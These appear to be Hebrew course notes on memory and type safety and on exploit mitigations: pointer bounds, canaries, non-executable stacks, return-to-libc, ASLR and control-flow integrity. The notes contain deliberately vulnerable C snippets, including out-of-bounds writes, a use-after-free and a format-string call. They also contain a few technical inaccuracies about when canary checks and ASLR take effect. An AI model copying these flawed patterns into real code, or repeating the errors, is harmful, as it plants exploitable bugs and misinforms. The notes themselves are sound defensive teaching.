מה זה אומר שלקוד יש בטיחות בזכרון? מבין הדוגמאות שעברנו עליהן, אנחנו יכולים להגיד למשל שתוכנית היא בטוחה מבחינת זכרון אם:

- כל המצביעים נוצרו רק באופנים סטנדרטיים, לדוגמא:
 $p = \text{malloc}(\dots)$, $p = \&x$, $p = \&\text{buf}[5]$,...
 - לא רק שאנחנו אמורים לצור את המצביעים בצורות הרגילות, אנחנו אמורים לעשות שימוש במצביעים בצורה בטוחה. בפרט, אנחנו רוצים לוודא למשל שהשימוש במצביע הוגבל לאיזור הזכרון שהוקצה לו.
- זה מוביל אותנו לכך יש שני סוגים של בטיחות –

- **בטיחות במרחב (Spatial safety):** אומרת שיש איזור שהוקצה, למשל מערך `buf[5]`, ואנחנו יכולים לגשת ל-`buf[0]-buf[4]` אבל לא לעבור משמאל או מימין.
- **בטיחות במקום (Temporal safety):** יכול להיות שבנקודה בזמן האיזור הזה של ה-`buff` היה חוקי והוקצה עבורינו, אבל מבחינת הבטיחות בזמן יכול להיות שאח"כ זה כבר לא שלנו. אפילו שמבחינת האיזור יכולנו לגשת אליו אז, עכשיו מבחינת הבטיחות של הזמן האיזור הזה כבר לא שלנו.

אנחנו הולכים עכשיו לדבר על בטיחות של מצביעים, אם כן, גם מבחינת האיזור וגם מבחינת הזמן.

6.2 בטיחות מרחבית באמצעות גבולות למצביע

מבחינה טכנית, שלוודא שהמצביעים שלנו לא עוברים את האיזור המותר להם זה די קל. הנה דרך אחת לעשות את זה:

לרוב אנחנו חושבים על המצביע בתור הערך p , שאומר מהי הכתובת בזכרון שאליה ההצבעה. אפשר לעבור לחשוב על המצביע לא בתור ערך אחד, אלא בתור שלשה (p, b, e) , כך ש- b הוא הגבול משמאל ו- e מימין. בכל פעם שאנחנו הולכים לעשות שימוש ב- p , לגשת לזכרון באמצעותו, אפשר לוודא שהגישה הזאת בין b ל- e . הגישה תהיה מותרת כל עוד:


$$b \leq p \leq e - \text{sizeof}(\text{typeof}(p))$$

נשים לב ש- b הוא האיזור בזכרון שבו המצביע התחיל, וגבול הגזרה מימין מוגדר לפי הטיפוס שאליו הוא מצביע.

עוד דברים ששאנחנו עושים עם מצביעים חוץ מלגשת אליהם זה אריתמטיקה של מצביעים. האריתמטיקה אמורה לשנות אך ורק את הערך של ה- p , וכך נדאג שהוא לא יחרוג מהגבולות הרצויים.

דוגמא 1 –

```
int x;           // assume sizeof(int)=4
int *y = &x;     // p = &x, b = &x, e = &x+4
int *z = y+1;    // p = &x+4, b = &x, e = &x+4
*y = 3;         // OK: &x ≤ &x ≤ (&x+4)-4
*z = 5;         // BAD: &x ≤ &x+4 < (&x+4)-4
```




נניח שהגודל של אינט הוא 4, ונאחל אינט בשם x. נאחל מצביע y שיצביע אל המקום בזכרון שבו יושב x, ונתחל מצביע z שיצביע אל y+1. נשים לב שאריתמטיקה של פוינטרים היא לפי הטיפוס, ולכן בעצם המקום ש-z מצביע אליו הוא המיקום של x + 1* sizeof(int), כמו שרואים בצירוף.

כעת, אנחנו רוצים לגשת למיקום ש-y מצביע אליו ולכתוב בו "3". זה בסדר, כי המיקום הזה נמצא בתוך הגבולות של y. לעומת זאת, אם נרצה לגשת ל-z ולכתוב בו "5" לא נוכל לעשות את זה, כי ה-p שלו נמצא מחוץ לגבולות המותרים.

דוגמא 2 -

```
struct foo {
    char buf[4];
    int x;
};
```




```
struct foo f = { "cat", 5 };
char *y = &f.buf;           // p = b = &f.buf, e = &f.buf+4
y[3] = 's';                 // OK: p = &f.buf+3 ≤ (&f.buf+4)-1
y[4] = 'y';                 // BAD: p = &f.buf+4 < (&f.buf+4)-1
```

דוגמא 3 -

```
struct foo {
    int x;
    int y;
    char *pc;
};
```

```
struct foo *pf = malloc(...);
pf->x = 5;
pf->y = 256;
pf->pc = "before";
pf->pc += 3;
int *px = &pf->x;
```



נדבר עכשיו על דברים שמנענו באמצעות השיטה הזאת:

- **Buffer Overflows** – השיטה הפשוטה הזו מנעה buffer overflow, ולמעשה אם עדיין היה סיכוי ל- buffer overflow לא הייתה בטיחות מרחבית. לדוגמא:

```
void copy(char *src, char *dst, int len)
{
    int i;
    for (i=0; i<len; i++) {
        *dst = *src;
        src++;
        dst++;
    }
}
```

יש כאן פונקציה שמקבלת שני מצביעים בזכרון src, dst, ואנחנו הולכים להעתיק מ-src ל-dst את len התווים הראשונים. אנחנו מקדמים כל אחד מהם, ואם אחד מהם יעבור את הגבול ייזרק אקספצן, וככה אנחנו שומרים על בטיחות.

- **Integer Overflows** – מבחינת בטיחות מרחבית, הם מותרים כל עוד הם לא משמשים כדי לייצר פוינטר בלתי חוקי. במקרים שבהם הם לא מותרים השיטה שלנו גם תעזור. לדוגמא:

```
int f() {
    unsigned short x = 65535;
    x++; // overflows to become 0
    printf("%d\n", x); // memory safe
    char *p = malloc(x); // size-0 buffer
    p[1] = 'a'; // violation
}
```

כשננסה לגשת לבאפר בגודל 0 ישר נראה ש-p שלו לא יותר קטן מ-e-sizeof ואז נתפוס את הבעיה. זה מטפל לנו גם ב-overflow מהצורה הזאת שיכולים לקרוא לא בכוונה עם אינטים שהופכים ל-0.

- **Format String Attacks** – גם במקרה הזה השיטה שלנו יכולה לעזור. לדוגמא:

```
char *buf = "%d %d %d\n";
printf(buf);
```

כאן לא הקצנו איזה איזור בזכרון, אבל האיזור של המחסנית עצמה הם הסוף של האיזור וההתחלה של האיזור שמותר לנו להיות בו, ובכל פעם שניגש למצביע מחוץ לאיזור הזה (שזה בדיוק מה שייקרה כאן) נתפוס את זה ונזרוק אקספצן.

6.3 בטיחות זמנית Temporal Safety

הפרה של הבטיחות הזמנית מתרחשת כשמנסים לגשת לזכרון שהוא undefined. המשמעות של defined היא הוקצה לנו ועדיין פעיל, לעומת undefined שזה כל דבר אחר (לא הוקצה לנו מעולם, לא באיזור שלתוכנית שלנו מותר לגשת, הוקצה אבל שוחרר וכו').

לעומת בטיחות מרחבית, שמבטיחה שהאיזור שנגשים אליו חוקי, בטיחות זמנית מבטיחה שהוא עדיין פעיל.

דוגמאות להפרה –

- פנייה למצביע שכבר שוחרר:

```
int *p = malloc(sizeof(int));
*p = 5;
free(p);
printf("%d\n", *p); // violation
```

ברור שזה לא בסדר כי שחררנו את p לפני שהדפסנו, ויכול להיות שבין הזמן ששחררנו אותו לבין הזמן שהדפסנו אותו הוקצה עוד משהו על ה-heap וההדפסה תדפיס אותו (כמו שראינו בשיעור שעבר).

- פנייה למצביע שלא אותחל:

```
int *p;
*p = 5; // violation
```

כשלא אתחלנו מצביע זה לא שהוא מצביע לאיזה מקום דיפולטי, אלא הוא מצביע לזבל כלשהו, מקום בזכרון שאולי היה בו משהו קודם.

6.4 שפות בטוחות מבחינת זכרון

ראינו שאפשר לטפל בבטיחות זכרון בצורה ידנית, גם מבחינת מרחב וגם מבחינת זמן (למשל אפשר לוודא שאם עושים free למישהו לא ניגשים אליו שוב, או שאם שמים ערך במצביע אכן הוקצה אליו זכרון). אולם, הדבר הכי קל מבחינתנו זה להשתמש בשפות שהבטיחות הזאת כבר מובנה בהן, וככה כבר ייבדקו בשבילנו את מה שצריך.

רוב השפות המודרניות הן כבר כאלה, למשל: Java, Python, C#, Ruby, Haskell, Scala, Go, Objective Caml, Rust.

לכל השפות האלה יש מה שנקרא memory safety, והן עוזרות לנו להמנע מכל מה שקשור ב-buffer overflows ועוד exploits שקשורים לזכרון. לא רק שיש להם memory safety יש להם גם type safe, שזה יותר טוב, ונדבר על זה.

אם בכל מקרה עובדים ב-C/C++, עדיין יש מה לעשות חוץ מבדיקות ידניות. הקומפיילר יכול להוסיף קוד שיבדוק הפרות, לדוגמא קוד שייבדוק גישה מחוץ לגבולות המערך. הדבר הזה הוצע מזמן אבל לא תפס כל כך, כי הוא גורר ירידה בביצועים. עוד כיוון אפשרי הוא להכניס את הבדיקות האלה בחומרה, במעבדים¹.

6.5 Type safety

כאמור, שפות מתקדמות יותר מבטיחות לנו לא רק בטיחות מבחינת הזכרון, אלא גם מבחינת ה-type.

בשביל type safety צריך שיתקיים:

- לכל אובייקט יש סוג, type. לדוגמא: אינט, מצביע לאינט, מצביע לפונ'.¹
 - בכל פעם שעושים משהו עם איזשהו אובייקט צריך לוודא שהפעולה ההזאת עקבית עם סוג האובייקט.
- בטיחות מבחינת ה-type יותר חזקה מבטיחות מבחינת ה-memory, ובזמן הריצה התוכנית תקרוס אם יהיו בעיות. לדוגמא:

```
int (*cmp)(char*,char*);
int *p = (int*)malloc(sizeof(int));
*p = 1;
cmp = (int (*)(char*,char*))p; // memory safe but not type safe
cmp("hello","bye"); // crash!
```

בדוגמא הזאת p היא מצביע לאינט שהצביע לאיזשהו אינט. בשורה לפני האחרונה עושים המרה של המצביע הזה, ממצביע לאינט למצביע לפונקציה (פונקציה שמקבלת שני מצביעים ל-char ומחזירה אינט) ומציבים אותו בתוך cmp. אבל ההמרה הזאת לא בטוחה מבחינת ה-type, לכן כשננסה להשתמש ב-cmp התוכנית תקרוס.

6.5.1 שימוש ב-type safety לצורך בטיחות

אפשר להשתמש ב-type safety גם בשביל להבטיח בטיחות. לדוגמא, שפה בשם JIF, שהיא Java with Information Flow². דוגמא:

¹ לדוגמא באינטל: <https://software.intel.com/en-us/articles/introduction-to-intel-memory-protection-extensions>
² <http://www.cs.cornell.edu/jif/>


```
int{Alice->Bob} x;
int{Alice->Bob, Chuck} y;
x = y; // OK: policy on x is stronger
y = x; // BAD: policy on y is not as
        // strong as x
```

כשכותבים Alice->Bob זה אומר ש-x בבעלות של אליס, אבל היא יכולה להראות אותו לבוב. לבוב אסור לשנות את x. ככה המערכת שלנו עוקבת אחרי הגישות ל-x ומבינה מי יכול לגשת ל-x ולשנות אותו ומי לא. עבור הערך הנוסף y, הוא נמצא בבעלות של אליס והיא יכולה להראות אותו לבוב, והוא גם נמצא בבעלות של צ'אק.

הגדרנו כאן את מה שנקרא ה-flow של x ושל y – מי יכול לגשת אליהם ומי יכול להעביר אותם למישהו אחר.

נקח עכשיו את y ונשים אותו בתוך x. זה בסדר, כי אף אחד לא קיבל גישה חדשה או משודרגת לערך הזה. אולם, אם ננסה את ההצבה ההפוכה (y=x) זה לא בסדר, כי צ'אק לא היה יכול לראות את x ועכשיו הוא יוכל. באופן אוטומטי עכשיו הדבר הזה ייתפס ותהיה שגיאה.

זאת אופציה לשימוש ב-type safety למטרות אבטחה, כדי לוודא מי שולט על מה. נתקל במשהו דומה בהמשך, כשנדבר על איך אפשר לעשות אנליזה לקוד למטרות אבטחה.

6.5.2 הבעיה עם type safety

הבעיה עם type safety – זה יכול להיות מאוד יקר מבחינת זמן ריצה. לרוב כשמישהו בוחר להשתמש ב-C/C++ זה מטעמים של performance, ופרוצדורה טיפוסית של וידוא type safety היא יקרה מהבחינה הזאת.

עם זאת, שפות low-level חדשות מנסות לשמר את הייתרונות של C/C++ אבל בכל זאת לשמור על type safety באמצעות שימוש באמצעים יותר חסכוניים (למשל Apple's Swift, Mozilla's Rust, Google's Go).

6.6 הגנות אוטומטיות

נדבר על מה כן אפשר לעשות ב-C, ומה נעשה עבורנו באופן אוטומטי (בקומפילציה למשל).

אפשר לדבר בגדול על שתי אסטרטגיות הגנה –

- להפוך את הבאג לכמה שיותר קשה לניצול: אפשר לעקוב אחרי כל הצעדים שצריך לקחת כדי לנצל את הבאג לרעה, ולהפוך לפחות אחד מהם למאוד קשה (ואף בלתי אפשרי).
- להמנע מהבאג לחלוטין: להשתמש בשיטות של הגנה על קוד (ובהמשך נדבר גם על code review מתקדם ועל טקסטים).

שתי האסטרטגיות משלימות אחת את השנייה.

6.7 Avoiding Exploitation

נדבר על איך אפשר להקשות על היריבים שלנו לעשות overflow. נחזור לדוגמא שאיזשהו יריב מנסה להשתיל לנו קוד עם איזשהו overflow באיזור של המחסנית/היפ ולהריץ אותו. נחשוב מה הם אמורים לעשות ע"מ להגיע לשם, ובכל אחד מהשלבים נראה איך אפשר להקשות עליו.


השלב הראשון זה להכניס את הקוד הרע לזכרון. איפה הקוד הזה יכול להכנס: לא בסגמנט של הקוד, כי הוא קבוע כבר, אלא במחסנית ובהיפ. נזכור שגם דיברנו על התקפות שבהם הוא לא אמור להזריק קוד, אבל אם הוא יודע את הכתובת באיזור הטקסט של פונקציה חשודה (למשל shellcode) הוא יכול להריץ אותה בלי הזרקה של קוד. השלב השני היה לשנות את ה-eip כך שיצביע על המקום של הקוד הזדוני.

בשביל לעשות את זה לא נשנה את הדרך שבה אנחנו כותבים קוד ב-C, אלא את הקומפילציה: הספרייות, הקומפיילר עצמו או מערכת ההפעלה. ככה לא נצטרך לעשות שינויים באופן כתיבת הקוד עצמו אלא רק בעיצוב של הארכיטקטורה, והווידוא יהיה אוטומטי.


Detecting Overflows with Canaries 6.7.1

הגישה הראשונה היא canaries, אנחנו הולכים לשים ציפור בתוך המחסנית.

נסתכל על פונקציה שזה האיזור שלה בזכרון:



נקח ערך שנקרא canary value ונכניס אותו למחסנית בין ה-ebp של הפונקציה שהובילו אותנו לשם לבין הבאפר:



בכל פעם שנריץ את הפונקציה הזאת, בזמן הריצה נבחר את ערך ה-canary באופן כלשהו (רנדום או פסודורנדום למשל).

כעת, אם עושים overflow על האיזור ודורסים את ה-canary value, כיוון שהערך רנדומי אז דורסים אותו עם משהו שעד כדי סיכוי זניח הוא לא יהיה זהה למה שהיה שם קודם.

בסוף ההרצה של הפונקציה, לפני שהיא חוזרת, נעשה בדיקה – נוציא את הערך במקום של ה-canary value ונשווה אותו עם ערך מקורי ששמנו במקום אחר (באחד הרגיסטרים). לתוקף יש גישה למחסנית ולהיפ, אבל אנחנו מניחים שלפחות לחלק מהרגיסטרים אין לו גישה. כך אפשר להשוות את הערך לערך המקורי, ולזרוק שגיאה אם יש בעיה.

נעיר שזו לא הגנה שאי אפשר לעקוף אותה, אבל לרוב בגלל האופי של אוברפלו ערך ה-canary פשוט יידרס.

דוגמא למה ייקרה למחסנית אחרי overflow:



רואים כאן שהערך נדרס, ולכן בזמן קומפילציה תהיה שגיאה.

איך נבחר את ערך ה-canary – נשים לב שחשוב לבחור את ה-canary בזמן הריצה ולא בקומפילציה, כי אנחנו רוצים שזה יהיה רנדומי/פסודו רנדומי, שזה יהיה קשה לניחוש (כמו שהגדרנו MAC). כמו כן, נזכור שאנחנו רוצים לשמור אותו במקום בטיחות.

התגוננות מפני הרצת קוד במקום לא רצוי 6.7.2

אם מישוהו הצליח להכניס קוד ולעקוף את ה-canary values (אפשרי, זו לא הגנה אבסולוטית), בשביל להתגונן נוכל למנוע את השלב השני ברצת קוד זדוני, השלב של שינוי ה-eip. נעשה זאת ע"י כך שלא נאפשר להריץ קוד שהוא לא באיזור של הטקסט (נהפוך את המחסנית ואת ההיפ ל-non-executable).


Return-to-libc Attack 6.8

הרעיון של המתקפה הזאת היא שבמקום להזריק קוד חדש, היא משתמשת בקפיצה לקוד שכבר קיים.


ה-libc זה איפה שהקוד הבסיסי של הספריות של C נשמר (למשל קוד של printf(), של פונקציית exec() ועוד). באיזור הקוד לא מופיע רק הקוד של התוכנית שאנחנו ייצרנו, אלא בזמן הקומפילציה נוצר משהו שמכיל את כל ה-libc ואת הקוד שלנו.

המתקפה Return-to-libc Attack כוללת דריסה של ה-eip כך שהמקום בקוד שאליו חוזרים זה המקום של ההספרייה הזו. אם היא הצליחה להבין מה הערך בזכרון של האיזור שהקוד הזה נמצא בו, היא יכולה לגרום לקוד שלנו לקפוץ לשם בצורה לא רצויה.

המחסנית לפני המתקפה:



המחסנית אחרי המתקפה:



איך נמנע מזה – המתקפה של Return-to-libc דרשה מהתוקף לדעת את הכתובת של הפונקציות באיזור של הטקסט. אם בכל פעם שמריצים GCC האיזור של libc תמיד יושב באותו המקום והפונקציה הזאת יושבת באותו המיקום – קל ליריב להבין איפה המיקום שלה. לכן, כדי שאי אפשר יהיה לדעת בקלות מה הכתובת של libc באיזור הטקסט זה לבלגן אותו – בכל פעם לשמור את הפונקציות האלה במקום אחר.

הבילגון הזה נקרא **ASLR** (Address space layout randomization), והוא קורה רק באיזור של הטקסט. המטרה שלו היא, כאמור, לשנות את המיקום של הספריות, לגרום לכך שבכל פעם שנקמפל הפונקציה excec למשל לא תמצא באותה הכתובת של איזור הטקסט.

היינו רוצים לקחת את כל הפונקציות באיזור הטקסט ולהזיז אותן לגמרי, אבל אם נעשה את זה בצורה אקראית לחלוטין נצטרך בכל פעם לשמור את המיקום של כל רכיב, וזה יהיה מאוד יקר מבחינת זכרון. לכן, בפועל מה שהוא עושה זה רק שיפט. הערך של השיפט נבחר באקראי בזמן הקומפילציה, ושם הולך להתחיל האיזור של הטקסט. כך הכתובת של כל אחת מהפונקציות יכולה להמצא באיזור שונה, כי אנחנו עושים שיפט אחד להכל.

נדגיש אנחנו לא עושים את השיפט הזה לקוד שאנחנו רוצים להריץ, אלא אך ורק לספריות של השפה (exec(), פונקציות הדפסה וכו'). הדבר הברור שצריך זה שהשיפט הזה יהיה לא צפוי, כי אם הוא שיפט בין 1 ל-1000 זה די קל לנחש אותו.

ועם זאת, במערכת של 32-ביט, כמה נדיבים כבר אפשר להיות עם הגודל של השיפט ע"מ שיישאר מקום עבור עוד דברים? בפועל, במערכות של 32-ביט השיפט עצמו הוא בסה"כ ב-16 ביט. זה לא כזה הרבה – ברבע הראשון של הקורס דיברנו על התקפות שמצליחות בסיכוי של $1/2^{60}$, ו- $1/2^{16}$ זה בהחלט לא בסדר הגודל הזה.

בשנת 2004 אנשים הבחינו שאפשר להגיע לניחוש לא רע של האופסט. עם זאת, עכשיו עם המעבר ל-64 ביטים האיזור של הזכרון גדל, ועכשיו בשיפטים יכולים להיות $1/2^{40}$ מערכים (זה מספר שיישאר לנו מקום מספק בהמשך הזכרון).

גם ה-canary values וגם ה-ASLR גם כבר דיפולט ב-GCC למשל, וגם בכל סביבה סבירה שמקמפלת קוד ב-C – צריך לעבוד די קשה כדי להבין מה הפלגים שצריך לתת כדי להמנע מזה. אלה כבר מומשו בדיפולט, לעומת מה שדיברנו עליו לפני עם גבולות של מצביעים. הסיבה היא פשוטה – ה-overhead שמקבלים מיישום של canary values ו-ASLR הוא זניח, בעוד שה-overhead שמקבלים מבדיקת גבולות של מצביעים הוא לא זניח בכלל.

נסכם את החסרונות שדיברנו עליהם:

- רק עושה שיפט להכל ולא משנה את הסדר של הפונקציות אחת ביחס לשנייה.
- עובד רק על הספריות, לא על הקוד של המשתמש.
- צריך מספיק רנדומיות בשביל שהוא יהיה אפקטיבי, אחרת אפשר לעשות פשוט ברוט פורס.

6.9 גילוי התקפות מבוסס התנהגות

ההגנות שראינו עד עכשיו כמו ASLR, קנרי והפיכת המחשנית ל-non-executable נועדו להפוך מתקפות ליותר קשות, אבל הן עדיין לא מונעות את כל המתקפות.

נמשיך לדבר על הגנות שנעשות בזמן ריצה, והפעם המטרה שלנו כעת תהיה לצפות בתוכנית בזמן הריצה שלה ולהבין שהיא אכן הולכת במסלול הביצוע שחשבנו עליו – שהיא קופצת לפונקציה נכונה, חוזרת מפונקציה נכונה וכו', ואם לא אנחנו רוצים לעצור.

הדבר הראשון שאנחנו רוצים זה להגדיר את ההתנהגות הרצויה, אותה נבין מהקוד. הדבר השני זה שאנחנו אמורים להיות מסוגלים לזהות ביעילות שהביצוע של הפונקציה סוטה מהליך הביצוע הרגיל שלה.

6.10 הפתרון: Control-Flow Integrity (CFI)

נעבור על השלבים הרצויים:

- הגדרת התנהגות רצויה: הדבר הראשון שנגדיר זה **CFG** (Control flow graph), שזה גרף שמגדיר את ההרצות וההחזרות מפונקציות בכל שלב.
- אכיפה: הדבר השני זה שינוי של קוד האסמבלי שמאפשר לנו לוודא שהסדר של ההרצות, המעברים, הוא עקבי. את זה נעשה באמצעות IRM (In-line reference monitor).
- הדבר האחרון (פחות נדבר עליו) זה איך אפשר להבטיח שלא הורסים לנו את המנגנון. זה קשור יותר למערכת ההפעלה ולא לשפה עצמה.


6.10.1 CFG

ה-CFG זה גרף שאומר איזו פונקציה אמורה לקרוא לאיזו פונקציה, ואיזו פונקציה אמורה לחזור. לדוגמא, עבור הקוד:

```
func(int a[], int b[], int len)
{
    sort(a, len, lt);
    sort(b, len, gt);
}
```


```
bool lt(int x, int y) {
    return x<y;
}
bool gt(int x, int y) {
    return x>y;
}
```

נעשה נסיון ראשון ונבנה את הגרף:



נשים לב שהאינפורמציה הזאת לא מספקת – אנחנו הולכים ל-sort יותר מפעם אחת וחוזרים אליו ממקומות שונים.

לכן, ה-CFG מחלק כל אחד מהקדקודים בגרף, כלומר כ"א מהפונקציות שיש לנו, לחתיכות. החתיכות מקבילות לריצה של הפונקציה. נבחין בין חץ שאומר שאנחנו קוראים לפונקציה וחץ שאומר שאנחנו חוזרים מפונקציה:



במקום כל אחד מהחיצים יכול להיות שמישהו מנסה לחטוף את הקוד, והמטרה שלנו לגלות את זה.

CFI 6.10.2

המטרה של CFI זה לעקוב אחרי ביצוע התוכנית (בזמן ריצה), ולוודא שהתוכנית הולכת רק לפי החיצים של ה-CFG. ב-CFI ה-CFG יחושב מראש, ויהיה ניטור של התוכנית תוך כדי הריצה שלה כדי לוודא שקורה מה שציפינו לו.

נשים לב שיש לנו שני סוגים של קריאות לפונקציה:

- קריאות ישירות (direct calls), כשקוראים לפונקציה בצורה ישירה, למשל מ-func ל-sort. איזור הטקסט הוא איזור שאף אחד לא יכול לגעת בו והכתובת שרשומה שם היא באמת זו של sort, אז בזמן הקומפילציה הכתובת של sort נכנסת ל-func, ואין דרך לגרום לקפוץ לפונקציה אחרת, הקפיצה הזאת היא כבר חלק מקוד האסמבלי.
- קריאות לא ישירות (indirect calls), במקרה של הקוד שלנו זה כל שאר הקפיצות לפונקציה וההחזרות מפונקציה שהן לא הקפיצה מ-func ל-sort.


מה שאפשר לשנות זה קפיצות לא ישירות – כשחוזרים מפונקציה אנחנו חושבים שאנחנו חוזרים ל-ebp הבא ששמור במחסנית, אז אפשר לשנות את התוכן שלה ולגרום לחזרה לפונ' אחרת. אז בעצם גם בכל חזרה מפונקציה אנחנו צריכים לבדוק שמה שאנחנו רוצים לעשות קונסיסטנטי עם ה-CFG.

זה אומר שב-CFI אנחנו יכולים להתעלם מכל הקפיצות הישירות, כי זה של האסמבלי שהוא בחלק של הטקסט, ואנחנו מניחים שאי אפשר לשנות אותו.

IRM 6.10.3


נותר להבין איך מנטרים, איך ה-IRM עובד ואיך נעשה שימוש ב-CFI. מה שנעשה הוא לשים לייבל בפונ' שאנחנו קופצים אליה ובמקום שאליו אנחנו רוצים לקפוץ, ונבצע את הקפיצה רק אם הם שווים. הלייבלים ייקבעו ע"י ה-CFG, והבדיקה של השיוויון תהיה חלק מהקוד שלנו.

האופציה הראשונה שלנו, והכי פשוטה, תהיה לתת להכל אותו לייבל (החיצים באפור – direct calls – שהתעלמנו מהן) –




זה באמת יחסום קפיצות לפונקציות חיצוניות.

הבעיה: אם מישהו ינסה לקפוץ מתוך הקוד שלנו למקום אחר בקוד שלנו, שאנחנו לא התכוונו לקפוץ אליו, לא נצליח לתפוס את זה (כיוון שהלייבלים יהיו שווים זה יחשב מותר):



נראה איך אפשר למנוע קפיצות אסורות גם בתוך הקוד שלנו: נדאג שהלייבלים יהיו יותר מפורטים:



הפעם הקפיצה הלא נכונה שהתאפשרה בפעם הקודמת לא תתאפשר, כי הלייבלים יהיו שונים.

מה הבעיה: אי אפשר שכל הלייבלים יהיו יחודיים לגמרי, זאת כיוון שפונקציה לא יודעת מי קרא לה, ולכן כל קריאה לאותה פונקציה ממקומות שונים צריכה להיות עם אותו לייבל. למשל, הקריאות השונות מ-`func` ל-`sort` הן עם אותו לייבל.

בנוסף ובאותו אופן, גם כשקוראים מתוך פונקציה לפונקציה אחרת שלא ידועה מראש הפונקציות הפוטנציאליות צריכות להיות עם אותם לייבלים, למשל `lt` ו-`gt`. זה אומר יכול להיות שבהרצה השנייה של `sort` מישהו יירמוס עכשיו במחשנית ויגרום להרצה נוספת של `lt`, וזה לא ייחסם כי כן מגיעים ללייבל הנכון. לכן, זה לא יפתור לנו את כל הבעיות באופן מושלם, אבל כן יעזור לנו.

